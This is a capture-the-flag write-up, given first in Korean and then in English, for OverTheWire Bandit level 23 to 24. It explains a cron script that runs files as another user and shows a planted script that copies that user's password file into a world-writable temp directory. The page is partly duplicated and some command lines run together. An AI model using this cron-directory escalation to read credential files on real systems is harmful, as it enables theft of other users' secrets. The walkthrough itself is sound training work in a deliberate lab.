OverTheWire Bandit Level 23 -> 24
OverTheWire Bandit Level 23 -> 24OverTheWire Bandit Level 23 -> 24OverTheWire Bandit Level 23에서 Level 24로 가는 풀이OverTheWire Bandit Level 23 -> 24 writeup

axii@fedora:~/bandit$ ssh bandit23@bandit.labs.overthewire.org -p 2220

bandit23@bandit:~$ cd /etc/cron.d
bandit23@bandit:/etc/cron.d$ ls
behemoth4_cleanup  clean_tmp  cronjob_bandit22  cronjob_bandit23  cronjob_bandit24  e2scrub_all  leviathan5_cleanup  manpage3_resetpw_job  otw-tmp-dir  sysstat
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

shopt -s nullglob

myname=$(whoami)

cd /var/spool/"$myname"/foo || exit
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." ] && [ "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" "./$i")"
        if [ "${owner}" = "bandit23" ] && [ -f "$i" ]; then
            timeout -s 9 60 "./$i"
        fi
        rm -rf "./$i"
    fi
donebandit23@bandit:/etc/cron.d$
분당 한번 bandit24의 권한으로 /usr/bin/cronjob_bandit24.sh 스크립트를 실행한다.
/usr/bin/cronjob_bandit24.sh를 해석해보면 다음과 같다.
shopt는 shell 옵션을 끄고 켤 수 있는 명령어다.
shopt -s [옵션명]으로 켜고 shopt -u [옵션명]으로 끌 수 있다.
nullglob 옵션은 *같은 glob 패턴이 매칭되지 않았을 때 null로 남겨두는 옵션이다.
예시
shopt -u nullglob
echo *.txt
*.txt

shopt -s nullglob
echo *.txt
myname은 bandit24다.
이후 /var/spool/bandit24/foo로 디렉토리를 이동한다.
- .*로 일반파일과 숨김파일을 전부 i에 넣고, .(현재 디렉토리)와 ..(상위 디렉토리)는 제외한다.
이후 파일별 소유자명을 owner변수에 저장하고 해당 소유자(owner)가 bandit23인 일반파일이면 실행한다.
timeout은 60초다.
이후 파일을 삭제한다.
정리하면 현재 디렉토리의 파일 중에서 소유자가 bandit23인 일반파일만 bandit24 권한으로 실행하고 전부 삭제한다.
그럼 문제 설명에 나와 있듯이 스크립트는 /var/spool/bandit24/foo에 bandit23을 소유자로 하는 일반파일로 만들어야 한다. 스크립트는 /etc/bandit_pass/bandit24의 내용을 읽어서 tmp에 넣어야 한다.
풀이 스크립트는 mktemp -d를 통해 만든 tmp 디렉토리 안에다가 만들었다.
명령어 기록이 vi 쓰느라 날아가서 history로 쳤던 명령어만 첨부하겠다.
mktemp -d
ls -ld /tmp/tmp.JtGkrKrMZL
chmod 777 /tmp/tmp.JtGkrKrMZL
ls -ld /tmp/tmp.JtGkrKrMZL
vi /tmp/tmp.JtGkrKrMZL/sol24.sh#!/bin/bash
cat /etc/bandit_pass/bandit24 > "$tmpdir/pass24"
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/tmp.JtGkrKrMZL/pw24
chmod 777 /tmp/tmp.JtGkrKrMZL/pw24bandit23@bandit:/etc/cron.d$ chmod 777 /tmp/tmp.JtGkrKrMZL/sol24.sh
bandit23@bandit:/etc/cron.d$ cp /tmp/tmp.JtGkrKrMZL/sol24.sh /etc/bandit_pass/bandit24
cp: cannot create regular file '/etc/bandit_pass/bandit24': Operation not permitted
bandit23@bandit:/etc/cron.d$ cp /tmp/tmp.JtGkrKrMZL/sol24.sh /var/spool/bandit24/foo
bandit23@bandit:/etc/cron.d$ cat /tmp/tmp.JtGkrKrMZL/pw24
<redacted>
axii@fedora:~/bandit$ ssh bandit23@bandit.labs.overthewire.org -p 2220

bandit23@bandit:~$ cd /etc/cron.d
bandit23@bandit:/etc/cron.d$ ls
behemoth4_cleanup  clean_tmp  cronjob_bandit22  cronjob_bandit23  cronjob_bandit24  e2scrub_all  leviathan5_cleanup  manpage3_resetpw_job  otw-tmp-dir  sysstat
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

shopt -s nullglob

myname=$(whoami)

cd /var/spool/"$myname"/foo || exit
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." ] && [ "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" "./$i")"
        if [ "${owner}" = "bandit23" ] && [ -f "$i" ]; then
            timeout -s 9 60 "./$i"
        fi
        rm -rf "./$i"
    fi
donebandit23@bandit:/etc/cron.d$
Once a minute, the /usr/bin/cronjob_bandit24.sh script is run with bandit24's privileges.
Here is what /usr/bin/cronjob_bandit24.sh does.
shopt is a command that turns shell options on and off.
You enable one with shopt -s [option] and disable it with shopt -u [option].
The nullglob option makes a glob pattern like * expand to nothing when it matches no files.
Example
shopt -u nullglob
echo *.txt
*.txt

shopt -s nullglob
echo *.txt
myname is bandit24.
Then it changes into the /var/spool/bandit24/foo directory.
With * .* it puts every regular and hidden file into i, excluding . (the current directory) and .. (the parent directory).
It then stores each file's owner name in the owner variable, and if the file is a regular file owned by bandit23 it executes it.
The timeout is 60 seconds.
After that it deletes the file.
In short, among the files in the current directory, only regular files owned by bandit23 run with bandit24's privileges, and then everything is deleted.
So, as the challenge description states, the script must be a regular file in /var/spool/bandit24/foo owned by bandit23. Its contents must read /etc/bandit_pass/bandit24 and write it into tmp.
I created the solution script inside a tmp directory made with mktemp -d.
My command history was wiped because I was using vi, so I'll only attach the commands I ran via history.
mktemp -d
ls -ld /tmp/tmp.JtGkrKrMZL
chmod 777 /tmp/tmp.JtGkrKrMZL
ls -ld /tmp/tmp.JtGkrKrMZL
vi /tmp/tmp.JtGkrKrMZL/sol24.sh#!/bin/bash
cat /etc/bandit_pass/bandit24 > "$tmpdir/pass24"
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/tmp.JtGkrKrMZL/pw24
chmod 777 /tmp/tmp.JtGkrKrMZL/pw24bandit23@bandit:/etc/cron.d$ chmod 777 /tmp/tmp.JtGkrKrMZL/sol24.sh
bandit23@bandit:/etc/cron.d$ cp /tmp/tmp.JtGkrKrMZL/sol24.sh /etc/bandit_pass/bandit24
cp: cannot create regular file '/etc/bandit_pass/bandit24': Operation not permitted
bandit23@bandit:/etc/cron.d$ cp /tmp/tmp.JtGkrKrMZL/sol24.sh /var/spool/bandit24/foo
bandit23@bandit:/etc/cron.d$ cat /tmp/tmp.JtGkrKrMZL/pw24
<redacted>